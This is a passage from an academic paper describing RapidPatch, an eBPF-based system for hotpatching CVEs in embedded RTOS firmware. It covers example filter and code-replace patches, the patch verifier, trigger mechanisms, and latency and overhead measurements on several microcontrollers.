Based on the original C source code patch obtained from a trusted source, it is straightforward for RTOS developers to write the eBPF source code patches. The eBPF filter patch can fix a large portion of vulnerabilities by validating the inputs. For the vulnerabilities that cannot be fixed by checking the inputs, code replace patch can be developed to replace the vulnerable code.

Filter Patch. It works by filtering out malicious or illegal inputs at the entrance of the vulnerable code segment. We use CVE-2020-17443 in AMNESIA33 [6] as an example to illustrate its development. The original patch in C source code is shown in Figure 5(a), where the green lines are the newly added boundary checking code. The root cause of the vulnerability is that PicoTCP library [23] does not check the payload length when processing ICMPv6 echo requests, so function `memcpy` may suffer from underflow attacks when it is provided an invalid packet with a small packet length (i.e., less than 8).

To fix this vulnerability, a filter patch can be triggered at the entrance of function `pico_icmp6_send_echoreply` to filter out illegal packet length values, as shown in Figure 5(b). The function arguments are pushed to the stack by the RapidPatch runtime, so the eBPF code can obtain the packet length argument via pointer operations and then validate the length. The eBPF VM returns different op codes based on the validation results, including `OP_PASS` (i.e., restore and continue to execute the function), `OP_REDIRECT` (i.e., return to a basic block of the vulnerable function), and `OP_DROP` (i.e., skip the vulnerable function). Finally, the RapidPatch runtime handles the results and redirects the control flow by modifying the return address (see Section 4.4).

Code Replace Patch. For the logical bugs that can only be fixed via other operations, e.g., calling new functions, changing variable values, changing data types, or redesigning the entire functions [57], we fix them by replacing the vulnerable functions with the eBPF patch code. A foreign function interface (FFI) is enabled to call and execute native C functions

```
1 int pico_icmp6_send_echoreply(struct pico_frame *echo) {
2  // ... omit
3 + if (echo->transport_len < PICO_ICMP6HDR_ECHO_REQUEST_SIZE) {
4 +     return -1; // invalid packet
5 + }
6  /*bug: When the echo->transport_len is less than the
7    PICO_ICMP6HDR_ECHO_REQUEST_SIZE, the memcpy len will
8    arithmetic underflow here */
9  memcpy(reply->payload, echo->payload, (uint32_t)
     (echo->transport_len - PICO_ICMP6HDR_ECHO_REQUEST_SIZE));
10  // ... omit
11 }
```

(a). The C Souce Code Patch

```
#include "ebpf_helper.h"
const int PICO_ICMP6HDR_ECHO_REQUEST_SIZE = 8;

uint64_t filter(stack_frame *frame) {
    uint8_t *echo = (uint8_t *)(frame->r0);
    uint16_t *transport_len_ptr = (uint16_t *)(echo + 38);
    uint16_t transport_len = (uint16_t)(*transport_len_ptr);

    if (transport_len >= PICO_ICMP6HDR_ECHO_REQUEST_SIZE) {
        return set_return(OP_PASS, 0);
    }
    return set_return(OP_DROP, -1);
}
```

(b). The eBPF Filter Patch

Figure 5: Filter patch for CVE-2020-17443

in the eBPF code via eBPF helper functions. The memory and current stack frame can also be accessed inside the eBPF VM. The RapidPatch runtime loads and executes the code replace patch at the location of the vulnerable code and redirects the control flow to the exit point (e.g., the function's return address) of the vulnerable code.

As an example, Figure 6(a) shows the C source code patch for CVE-2020-10023, where the buffer overflow vulnerability can be raised by wrongly passing `shift` (instead of `j`) in the third argument of function `memmove` in the shell subsystem.

To fix this bug, Figure 6(b) shows the code replace patch that revises the original function `shell_spaces_trim`. The calling of C function `memmove` is handled by the `C_CALL` eBPF FFI API. Similar to the filter patch, code replace patch uses `OP_DROP` or `OP_REDIRECT` as the return code to indicate if the patch loader should directly return to caller of the vulnerable function or return to the error handle procedure. We can further extend the sanity test on the vulnerable function by acquiring more status of function calls. For instance, when patching the Key Negotiation of Bluetooth (KNOB) vulnerability (CVE-2019-9506) [28] by banning the Bluetooth connections with insufficient encryption key lengths, we can obtain the key length via the Bluetooth's native Host-Controller Interface (HCI) API. Since both memory writing operations (out of the eBPF stack) and the native C function calls are allowed in code replace patch, it may introduce new bugs that should be well identified by the patch verifier (see Section 4.3).

Patch Configuration. Both filter patch code and code replace patch code are generated together with a configuration file that specifies critical information about patch compilation and patch deployment. We use YAML to write patch configuration files. An example configuration is shown in Figure 14 in Appendix. The first part provides the interception point of

```
1 void shell_spaces_trim(char *str){
2  // ...
3  for (u16_t j = i + 1; j < len; j++) {
     // ...
- 4   memmove(&str[i + 1],
- 5         &str[j], len - shift + 1);
+ 6   memmove(&str[i + 1],
+ 7         &str[j], len - j + 1);
    // ...
  }
  // ...
}
```

(a). The C Source Code Patch

```
void ebpf_spaces_trim(stack_frame
*frame ) {
  // ...
  for (u16 j = i + 1; j < len;
    j++) {
    // ...
    C_CALL(FUNC_memmove,
          &str[i + 1], &str[j],
          len - j + 1);
    // ...
  }
// ...
}
```

(b). The eBPF Code Replace Patch

Figure 6: Code replace patch for CVE-2020-10023

vulnerable RTOS, either the entrance of a vulnerable function or the entrance of a basic block, to trigger the patch code. The second and third parts define the trigger type and the run type of patch code in RapidPatch runtime, respectively. The last part gives a map of the native C functions and required global variables.

4.3 Patch Generation & Verification

Now we describe the patch compilation and patch verification process, which produces device-specific eBPF bytecode patches deployable on real devices.

Patch Generator. It takes three inputs to generate patches: the eBPF patch code, the path configuration file, and the symbol table of the target vulnerable firmware. At the beginning of compiling process, all macros in the eBPF patch code referring to function names and global variables are replaced with concrete firmware addresses. This is done by traversing symbols declared in `variable_map` of patch configuration file and searching the symbol table of the target firmware. Then, we use the Clang bpf tool to generate device-specific eBPF bytecode patches for the target firmware. Finally, we obtain the patch installation address by parsing the `install_point` tag defined in patch configuration file and searching the symbol table to find out the corresponding symbol's address. These steps allow us to generate device-specific eBPF patches.

Patch Verifier. The compiled eBPF bytecode patches are checked by the patch verifier to verify whether the patch is a filter patch that can be safely deployed. Certain patch code behaviors, such as unbounded loops, modifying the memory out of eBPF stack, and calling C functions, are considered as unsafe. patch verifier can automatically identify these behaviors by analyzing the eBPF instructions of eBPF bytecode patch. It can also report the code replace patches that may change the code logic and therefore require additional manual testing while the filter patches can waive such tests.

Note that Linux's original eBPF verifier cannot be directly applied here, since it performs very strict checks on memory accessing scope and loops. Even the filter patch may have to break these rules. For instance, reading arbitrary memory space to access global variables or local variables in vulnera-




Figure 7: RapidPatch runtime system.

ble function stack is necessary in eBPF patch code in order to make proper decisions (such as dropping an incoming request). Further, applying unbounded loops has been a useful technique in developing eBPF patches. For example, when writing an eBPF patch for CVE-2020-10062 of Zephyr, we use an unbounded loop to obtain the length of input MQTT packet. Different from the Linux eBPF verifier that performs verification in runtime, we choose to verify the eBPF patch code offline, considering that the computation power of embedded devices are limited. Additionally, the results of patch verifier checks can alert the patch developer. If the patch is identified as safe, it can be deployed on the device directly without further tests (which is guarded by our software-based fault isolation (SFI) approaches, see Section 4.4). However, when the patch is reported as unsafe, the device maintainers have to perform further manual tests.

4.4 Patch Deployment and Execution

The device maintainers can deploy the patches on the embedded devices using the same encrypted transfer tunnels as the traditional OTA updates. Then the patches are installed on the vulnerable devices and executed by the RapidPatch runtime as shown in Figure 7.

Patch Installer. It first performs JIT compilation and then saves the eBPF patch bytecode, JIT native code, and the patch deployment configuration to a patch list. The installer adopts a lock-free updating approach, which performs an atomic switch to a new patch list that contains new patches, similar to Linux RCU (Read-Copy Update) that ensures patch list is continuously accessible by other threads such as patch loader.

Patch Trigger. We propose three methods to trigger patches: (i) the fixed patch trigger inserted manually by programmers or automatically by the compile-time instrumentation, (ii) the MCU's build-in patch features (e.g., FPB Flash Patch), and (iii) KProbe implemented via hardware debug primitives. As shown in Table 1, these three patch triggering methods have different usage scopes. The KProbe and FPB can be inserted or removed at arbitrary addresses during system runtime, but the fixed patch triggers are added when programming or compiling firmware and can only be placed at fixed positions of a function, e.g., the function entrance. However, the FPB and KProbe are triggered by the hardware breakpoints and therefore the number of active patches is limited by the hardware breakpoint number (e.g., 6 to 8 in ARM), while the number of fixed patch trigger is limited by storage space of devices.

	Patch Point	Support Device	#Patch
Fixed Patch Points	Function Begin	All	32+
FPB	Basic Block	Only Cortex-M3/M4	6
KProbe	Basic Block	Cortex-M3∼M55(all), RISC-V	8

Table 1: Comparison of different patch triggering methods.

Similar to the eBPF XDP [8] hooks, fixed patch triggers are placed in critical paths of ingress packets and can be applied to validate inputs. We observe that most of the vulnerabilities in FreeRTOS and Ripple 20 [21] are located in the payload processing functions of different layers in the network stack. To mitigate such vulnerabilities in the network stack, we can intercept original flawed packet processing flow by adding fixed patch triggers at the entrance of packet ingress functions and run eBPF patch code to validate the payload. Note that KProbe can only work on devices with hardware support such as ARM, RISC-V; FPB is only supported by the Cortex-M3/M4 [24]; and the fixed patch points are supported by all devices. We further discuss it in Section 6.2.

Patch Loader. When a patch is triggered, the patch loader first saves the context of current function and dispatches the patch based on the patch index (e.g., lr value) to locate the appropriate patch from the patch list. For instance, the context switch on ARMv7-M is shown in Figure 8 where the registers are saved in stack and passed to the eBPF VM. Thus the eBPF patch code can access the function arguments from the stack during execution. Finally, after the patch finishes and exits, patch loader handles the results and redirects the control flow based on the return code of the eBPF VM by modifying the *lr* (return address) register.

Patch Execution and Runtime Protection. The eBPF patch code is executed in a new eBPF VM instance using either interpreter mode or JIT mode. Similar to KARMA [34], we support sharing state among different eBPF VMs to enable stateful patches that can share values among different patches via an eBPF map. We use software-based fault isolation (SFI) to ensure the security of patch execution. We implement the SFI in both the eBPF interpreter and the eBPF JIT compiler by adding extra checks to risk-sensitive instructions, including the storage instructions and the jump instructions. We also bound the number of the loop iterations in filter patch by




Figure 8: Context switch for patch dispatching




Figure 9: An example of limiting the loop iterations.

adding extra checks to the jump instructions. The jumps with negative offset are backward jumps and indicate that there are loops. By using a single variable to count all the backward jumps including both inner loops and outer loops, we can obtain the iterations of all loops. As shown in Figure 9, in JIT mode, we add extra instructions via instrumenting JIT compilation to record the iteration cycles and check if it is larger than the threshold (i.e., 0x20, 32) before jumping to negative offsets. In this way, we can limit total number of loop iterations and bound the total execution time of filter patches.

Note that, all the steps, from patch installation to patch triggering and execution, do not disrupt the interrupt requests (IRQ) and can run without halting other tasks. Thus, RapidPatch realizes hotpatching with limited latency, satisfying the real-time requirements on embedded devices.

5 System Implementation

We prototype the RapidPatch toolchain to generate and verify patches, and develop RapidPatch runtime as a module in popular RTOSes including Zephyr [26], Amazon's FreeRTOS [5], LiteOS [14], and NuttX [7] to install and execute patches. To demonstrate the generality of RapidPatch, we port RapidPatch runtime to devices with different specifications and architectures, as listed in Table 4. To reproduce CVEs in real devices, we also port specific modules associated with the vulnerable code, such as USB and Ethernet modules. The total developmental effort includes 6468 lines of C code to implement the RapidPatch runtime (including the inline assembly code), 1733 lines of Python to implement the RapidPatch toolchain, as well as roughly 1900 lines of C and python to implement several test applications and evaluation tools.

RapidPatch toolchain. The RapidPatch toolchain includes patch generator that processes and compiles the eBPF patch with the Clang bpf tool and patch verifier that utilizes static analysis to verify the safety of the patches. Specifically, before compilation, the patch generator scans the eBPF source code, which may use macros to represent variables or functions, and the patch configuration file, which defines the macros and describes the detailed variable/function names or statement lines in the corresponding C code. After that, the patch generator locates the variable register or addresses, function addresses, or basic block addresses by analyzing the symbol files (generated by `objdump`) and replaces the macros in the eBPF source code with their actual addresses or registers. Finally, the patch generator finds the patch installation address by locating the corresponding function name or the basic block entrance based on the symbol files.

Before installing the patch, the patch verifier needs to check if the patch is safe to deploy by analyzing the instructions used by that patch. Specifically, we only allow filter patches to write limited addresses inside the eBPF stack. Further, to constrain loops in filter patches, we can set a threshold for the number of iterations based on the MCUs' frequency and the latency requirements of devices (for instance, setting a larger threshold for the low priority tasks that are delay-tolerant). If the patch contains risk-sensitive behaviors such as memory writing and function call, patch verifier alerts the device maintainers that it is not a safe patch ready for instant deployment.

RapidPatch runtime. The runtime contains the hotpatching module and the eBPF module. We port the Linux eBPF VM and make it executable independently on various platforms using only a small part of libc that is also supported by the Newlib [17] on embedded devices. We also implement several types of eBPF maps for different scenarios. Note that, different from the original Linux eBPF map, we do not need to copy map data from user space to kernel space as most embedded systems do not have MMU and the data can be directly shared. In addition, we implement assemble, disassemble and compile tools for eBPF code using Python and Clang, which allow users to test the eBPF programs to ensure the correctness of the code.

We implement dynamic patch triggers leveraging FPB and KProbe, which use the hardware breakpoint features in ARM Cortex-m series. Similar to InstaGuard [33], we use hardware breakpoints to trigger the debug monitor exception to load patches. The debug event will be triggered when the instruction of the program counter (PC) hits the hardware breakpoint and enters the debug monitor exception handler.

	All CVE			High Risk CVE		
	#CVE	#Fix	#Filter	#CVE	#Fix	#Filter
Zephyr	29	24	17	18	16	13
FreeRTOS	13	13	11	6	6	4
Libraries	20	19	17	18	17	15
Total	62	56	35	42	37	32
Precent	100%	90.3%	56.5%	100%	88.1%	76.2%

Table 2: Patching various CVEs using RapidPatch.

Since PC will not move to the next instruction in the debug mode, we need to either modify the instruction address in the PC register or disable the hardware breakpoint temporarily to continue the execution of the program. In addition, we should enable the breakpoints again after exiting the debug monitor handler to make sure our patch system can still be triggered at this patch point in the following function calls. To solve this issue, we return and skip the breakpoint by modifying the PC for `OP_DROP` and `OP_REDIRECT`. For `OP_PASS`, the program needs to be continued in the buggy function from the breakpoint instruction. Thus, we temporarily reset the hardware breakpoints to exit the FPB debug mode.

Our eBPF module supports both interpreter and JIT mode. The original Linux eBPF JIT compiler is designed for instruction sets such as ARM-32, and does not support Cortex-m's ARM Thumb instruction set. We implement the JIT compiler for Cortex-m3+ MCUs that use the ARM Thumb-2 instruction set. As the Thumb-2 instruction set supports only 16-bit and 32-bit instructions, we map two 32-bit registers to one 64-bit eBPF register and translate most eBPF instructions into at least two Thumb-2 instructions. Meanwhile, using more 16-bit Thumb-2 instructions reduce storage consumption. We implement SFI in both eBPF interpreter and JIT compilers. In the interpreter mode, we can count and limit the total number of instructions and loop iterations. In the JIT mode, we stop compilation if the filter patch contains memory-writing instructions and add extra instructions to check and limit the loop iterations.

6 Performance Evaluation

We first demonstrate the generality and flexibility of RapidPatch and the adaptability of hotpatching using five devices. After that, we perform system evaluations to measure the delay of hotpatching and the overhead it incurs.

6.1 Applicability of RapidPatch

We collect CVEs of major embedded systems and develop RapidPatch patches for them to measure how many vulnerabilities can be fixed by RapidPatch.

CVE Dataset. We build a CVE dataset (shown in Table 7) by collecting all public CVEs with detailed vulnerability descriptions and corresponding vulnerable code from the open-access CVE database [16]. We cannot find any public CVEs for NuttX [7] and LiteOS [14], and some CVEs are excluded due to the lack of source code, such as the Treck TCP/IP stack vulnerabilities in RIPPLE20 [21] and several CVEs in FreeRTOS and MbedTLS. As listed in Table 7, we analyze the vulnerable code of 62 CVEs of RTOSes including FreeRTOS [5], Zephyr OS [26], and Libraries (such as MbedTLS [15], WolfSSL [25], and the AMNESIA33 [6] vulnerabilities).

We confirm if the vulnerabilities in our CVE dataset can be fixed by RapidPatch. The statistics indicate that more than 90% of CVEs can be fixed by either filter patch or code replace patch. Specifically, 42 CVEs are marked as High (risk score 7.0-9.0) or Critical (risk score 9.0-10.0) based on the severity ranking by NVD [16]. Among all these 42 high or critical risk CVEs, 37 (around 88%) can be fixed, and 32 (76%) can be fixed by filter patches. The results show that filter patches are effective in preventing the majority of vulnerabilities, such as out-of-range access or lack of sanity checks, which could lead to serious problems such as remote code execution (RCE).

There are several special cases that are not suitable for hotpatching. 6 out of 62 CVEs cannot be handled by RapidPatch due to one of the following two reasons. First, some patches modify the macros or struct definitions, impacting the entire firmware. For instance, fixing CVE-2017-14202 in ZephyrOS needs to increase the memory size for the shell history items by modifying the corresponding macro. Second, the original C patch is trying to fix too many vulnerable functions at the same time. A typical case is CVE-2020-10064 in Zephyr OS, which modifies a dozen of IEEE 802.15.4 frame processing functions. Hotpatching this many vulnerabilities simultaneously could exhaust the hardware resources.

6.2 Adaptability of RapidPatch

RapidPatch runtime is a portable C library that only relies on a few POSIX APIs (such as malloc/free) and can be easily ported to different RTOSes. We have successfully ported RapidPatch runtime to Amazon FreeRTOS, Zephyr OS, NuttX, and LiteOS (five most commonly used RTOSes [11]) with an average code modification of 47 lines (including the modification in Makefile and CMake). RapidPatch runtime is used as a new component for these RTOSes and developers can use the existing menuconfig tool to enable or disable this feature.

We choose three types of most used connective devices to evaluate the portability of RapidPatch runtime: (i) the NRF52840 development board with built-in wireless support in the MCU, (ii) STM32L475, STM32F429 and GD32VF103 which only support wired connection via SPI interfaces, and (iii) ESP-WROOM32, a dedicated WIFI/bluetooth MCU. The detailed specification of these devices is shown in Table 4. Currently we only implement JIT mode in ARMv7-m used by the Cortex-M3/M4 MCU. The RapidPatch runtime needs

	CVE-ID	OS/Lib	Vulnerability type	Bug description	Patch Type	Patch lines
c1	2020-10063	ZephyrOS	Integer Overflow	The uint16_t overflow in CoAP function _parse_option	Filter	12
c2	2020-10021	ZephyrOS	Out-of-Bounds Write	Usb massive storage over range write	Filter	14
c3	2020-10023	ZephyrOS	Logical Bug	Incorrect logic for string strip in shell	Replace	52
c4	2020-10024	ZephyrOS	Instruction Misuse	Misuse the signed comparison for the unsigned	Filter	11
c5	2020-10028	ZephyrOS	Lack Sanity Checking	The GPIO handlers do not verify the arguments	Filter	15
c6	2020-10062	ZephyrOS	Logical Bug	Packet length decoding error in MQTT	Replace	38
c7	2018-16524	FreeRTOS	Division by Zero	The RxWindowLength may divide zero (MSS = 0)	Filter	59
c8	2018-16528	FreeRTOS	State Confusion	Recv before the mbedTLS success to initialize	Filter + Map	6 + 12
c9	2018-16603	FreeRTOS	Out-of-Bounds Read	xProcessReceivedTCPPacket read over range	Filter	14
c10	2017-2784	mbedTLS	Invalid Free	Free the pointer in mbedtls_mpi before initializing	Filter	5
c11	2020-17443	AMNESIA33	Lack Packet Checks	ICMPv6 echo request header length has no limit	Filter	13
c12	2020-17445	AMNESIA33	Lack Option Checks	IPv6 header's dest options lengths not checked	Filter	25

Table 3: The eBPF patch for different CVE types.

Device MCU	Arch	Frequency	Flash	SRAM
NRF52840	Cortex-M4	64MHz	1MB	256KB
STM32L475	Cortex-M4	80MHz	512KB	128KB
STM32F429	Cortex-M4	180MHz	2MB	256KB
ESP-WROOM32	Xtensa	240MHz	448KB	520KB
GD32VF103	RISC-V32	108MHz	128KB	32KB

Table 4: The specifications of evaluated embedded devices.

about 13KB flash memory and 5KB RAM. Considering the RTOS and user applications typically need roughly 45KB flash memory, RapidPatch can work on devices with only 64KB or more flash memory.

Hotpatching Strategies on Different Devices. We use CVE-2018-16603 from FreeRTOS to test RapidPatch on the five devices. In ARM Cortex-M4 devices, both dynamic patch points (i.e., FPB and KProbe) and fixed patch points can be used to trigger the patch. Note that KProbe is not supported by Xtensa MCUs [13]. It can work on RISC-V MCUs [22] but we have not implemented it yet. Finally, we use fixed patch points to trigger the patch. The vulnerable function is patched successfully on these devices with a delay of 12.9 μs $\sim$ 28.1 μs in interpreter mode. We compare the delays of all the three hotpatching strategies on Cortex-M4 in Section 6.3.


The Espressif devices with Xtensa architecture (e.g., ESP32) are widely used as addons for other MCUs without wireless functions. We use it to evaluate the practicality of fixed patch points and measure the delay and storage overhead with different numbers of fixed patch points. We develop a source code instrument tool to add a macro that saves the context and calls the patch dispatcher at the entrance of functions. Note that the tool can only hook the functions which are non-inline, or return a value type (e.g., int, pointers) or void, or use assembly code. In FreeRTOS on the ESP32 development board, we add fixed patch points to 1442 out of 4372 functions and the size of firmware increases by 31KB, resulting in a storage overhead of 3.8%. For Zephyr OS, we add fixed patch points to 1051 out of all the 1861 functions and need extra 14KB flash storage, resulting in a storage overhead of 7.0%. Nevertheless, if only the network stacks are instrumented, the incurred storage overhead is negligible. Since the functions with fixed patch points need to execute extra instructions to call the patch dispatching functions, we use a bitmap to quickly check if there are active patches at these functions. We evaluate the performance impact in Section 6.4 and the applications slow down 2.15 $\sim$ 9.14% when all the subsystem functions are instrumented. Note this hotpatching approach can also be used in MIPS, AVR MCUs.

6.3 Patching Delay

We first follow the RapidPatch runtime's design in Figure 7 to perform a micro-benchmark of each patch execution phase on both Zephyr OS and bare-metal firmware using the NRF52840 device. Then we evaluate the delay of the entire patching process on various devices.

Patch Loading Delay. Since the patch loading process only contains fixed instructions for triggering the patch and saving/restoring the context, which is consistent among different patches for the same patching strategies, we can measure the standalone loading delay by excluding the patch dispatching and executing phases from the whole patching process. We ran each patch triggering strategy for 10 times to count the average CPU cycles on the NRF52840 device. The `OP_PASS` operation needs to reset the hardware breakpoint status (see Section 5) to avoid repeatedly executing the breakpoint instruction. As a result, when using FPB and KProbe that are triggered by hardware breakpoints, the patch loading time changes in different redirection operations. The results are shown in Table 5. All these strategies can finish within 400 CPU cycles (about 7 μs on NRF52840). The fixed patch points have less instructions than the KProbe/FPB and only needs 66 cycles. As a comparison, the UART `printf` function needs about 180000 CPU cycles.

Patch Dispatching Delay. The patch dispatching approach



(a) Dispatch delay of various patch numbers (b) Total patch delay in various devices (c) PWM Servo Motor control

Figure 10: The patching delays on different devices.

	Fixed Patch Point		FPB		Debug Monitor	
OP	Cycles	Time	Cycles	Time	Cycles	Time
No Patch	66	1.03	0	0	0	0
Pass (Continue)	66	1.03	395	6.17	252	3.94
Drop / Redirect	66	1.03	120	1.87	135	2.1

Table 5: The CPU cycles and time required by various patch triggering methods for a single vulnerability in NRF52840.

selects the appropriate patch from all the active patches. We measure the time consumption of the patch dispatching function with different numbers of active patches. Due to memory constraints, most devices can only install a limited number of patches, and therefore we set 64 as the maximum active patch number. As is shown in Figure 10 (a), the dispatching time increases with the patch number and need about 2.0 μs for 64 patch points.

eBPF Code Execution Delay. The patch execution time can be evaluated independently by directly running the patch code. Since the delay of patch execution depends on the detailed eBPF code (e.g., instruction number, time complexity) and the inputs, we set different arguments to run the patches for different CVEs types, as shown in Table 3. The filter patch's delay is negligible as it only needs to check the inputs and the loop count is limited by SFI. Nevertheless, the replace patch can use all kinds of logic and its delay depends on the detailed implementation. We run the eBPF patches for the CVEs in Table 3 and measure the time consumption in both eBPF interpreter mode and JIT mode on the NRF52840 device. As shown in Table 6, when running in interpreter mode, the patch delay is 8 $\sim$ 30 μs and this duration can be smaller than 2 μs in JIT mode. However, calling C function in eBPF code is time consuming (about 300 extra cycles in JIT mode). As an example, the patch code for CVE-2020-10023 calls function `memmove` for tens of times and needs 14.7 μs while the original C function only needs 5.6 μs.

Comparison with HERA. We reimplement HERA's patching approach in our STM32L475 device using Cortex-M4's FPB flash patching feature and measure its patching delay. We use FreeRTOS's CVE-2018-16601 as an example. On

CVE	# of eBPF Instructions	eBPF Interpreter	eBPF-Jit	Memory (Bytes)
c1	8	27.3 μs	1.7 μs	56
c2	16	8.5 μs	1.6 μs	48
c3	100	133.3 μs	14.7 μs	260
c4	12	9.5 μs	2.0 μs	68
c5	14	23.5 μs	1.5 μs	48
c6	55	51.2 μs	4.4 μs	232
c7	46	26.8 μs	1.8 μs	188
c8	10+10	14.9 μs +16.2 μs	2.8 μs +2.7 μs	56+68
c9	10	28.1 μs	1.8 μs	52
c10	7	10.1 μs	1.4 μs	48
c11	7	9.5 μs	1.6 μs	48
c12	36	22.2 μs	3.9 μs	156

Table 6: The execution times of eBPF patches on NRF52840.

STM32L475, when dispatching 1 to 5 patches in the dispatcher, HERA needs 0.3 $\sim$ 0.85 μs, and RapidPatch needs 3.2 $\sim$ 4.3 μs since it needs to return to the original function for `OP_PASS`. For patch execution, HERA needs 0.25 μs to execute the extra patching instructions while RapidPatch needs 1.5 μs to execute the patch in JIT mode. Overall, RapidPatch has slightly higher, yet comparable, patching overhead compared with HERA.

Total Patching Delay. We use the CVEs in Table 3 to measure the total patching delays by applying KProbe patch triggers on various devices with Zephyr OS and bare-metal firmware. As shown in Figure 10(b), the average patching delay is less than 7.5 μs, and MCUs with higher frequencies have smaller delays. Since the patch loading delays depend on the trigger strategies and have a fixed delay of less than 6 μs, the entire patching delay is mainly decided by the detailed patching code. For the filter patches, we can limit the total loop iterations via SFI, and therefore can achieve bounded delays of 8 μs. We find that the patching delays are not affected by whether the devices are installed with RTOSes. Instead, the task schedules of the OS have more impacts.

Patching Real-Time Tasks. To further measure how other tasks may affect the patching process, we execute the hot-patching task under the Servo Motor controlling scene. As shown in Figure 10(c), the Servo Motor is controlled by the pulse-width modulator (PWM) timer exception in a fixed cy-

cle of 10ms. The motor task has a hard real-time constraint to control the motor every 10ms and thus has the highest priority. In our evaluation, the task to be patched (i.e., the patched task) runs with a medium priority. We set the patch installer task with the lowest patching priority, so it does not interrupt any other tasks. The patch installer task is shown in ① and it is interrupted by the motor task. As the patch installer task completes successfully, the patch is triggered immediately when the vulnerable function is invoked. The patch installation and execution are finished within $10 \sim 20$ ms since it is split into multiple CPU time slices. RapidPatch allows other task to intercept the patch execution at any time. The patch triggering processes can also be interrupted. In particular, the FPB and fixed patch points obviously do not block the tasks with high priority [35]. Since KProbe is implemented by the debug monitor [58], we can set a low exception priority via the nested vector interrupt control (NVIC). Thus, RapidPatch will not disrupt device operations with real-time constraints.

6.4 System Overhead of Patching

We evaluate the patching system's overhead under different patching strategies. Although the delay of a single eBPF patch execution is around 6 μs in the JIT mode and 20 μs in the interrupter mode, the total delay can be accumulated, which is decided by how frequently the patched function is executed. We patch the critical paths in the network stack triggered by the ingress packets and measure the end-to-end latency of the network applications.

Dynamic Patch Triggers. We first use dynamic patch triggers to evaluate the overheads in different scenarios. We choose three CVEs from different subsystems of Zephyr OS, including CoAP library (CVE-2020-10063), MQTT library (CVE-2020-10062) and the USB massive storage library (CVE-2020-10021). We use three corresponding demo apps running on the NRF52840 device, each containing the vulnerable function of the specific CVE in its critical execution path. For each app, we install a filter patch triggered by KProbe on the buggy function and send thousands of requests to measure the end-to-end interaction delay incurred by RapidPatch. The CoAP demo app works as a server, using a single thread to connect to a remote client, and we measure the request-response duration for every request. The MQTT demo app functions as a subscriber and connects to a broker to keep sending PUBACK messages after receiving PUBLISH packets. We record the delay between every PUBLISH-PUBACK pair. In the USB massive storage app, the board connects to the machine via a USB cable, and responds to a few read/write commands sent from the machine in every iteration. We measure the duration of every iteration. We use the original system as baselines and compare its performance with eBPF interpreter-patched and eBPF JIT-patched modes.

As shown in Figure 11, the patching delay under all three application scenarios is negligible, no matter using an eBPF interpreter mode or an eBPF JIT mode. The latency distributions of both eBPF JIT patches and eBPF interpreter-patches are quite close to the original system, while the eBPF JIT mode imposes slightly lower latency than the interpreter mode. In particular, the delay incurred by the eBPF interpreter mode for all three demo apps ranges $0.06\% \sim 1.5\%$, and the delay incurred by the eBPF JIT mode ranges $0.01\% \sim 0.6\%$. Such extra delays are acceptable because even for the most delay-sensitive demo app, i.e., CoAP app, all the request-response latencies are milliseconds, which is much higher than the single patch execution delay (on the order of microseconds as discussed in Section 6.3). Overall, the above results demonstrate that a single patch with dynamic patch trigger introduces negligible impacts on embedded devices.

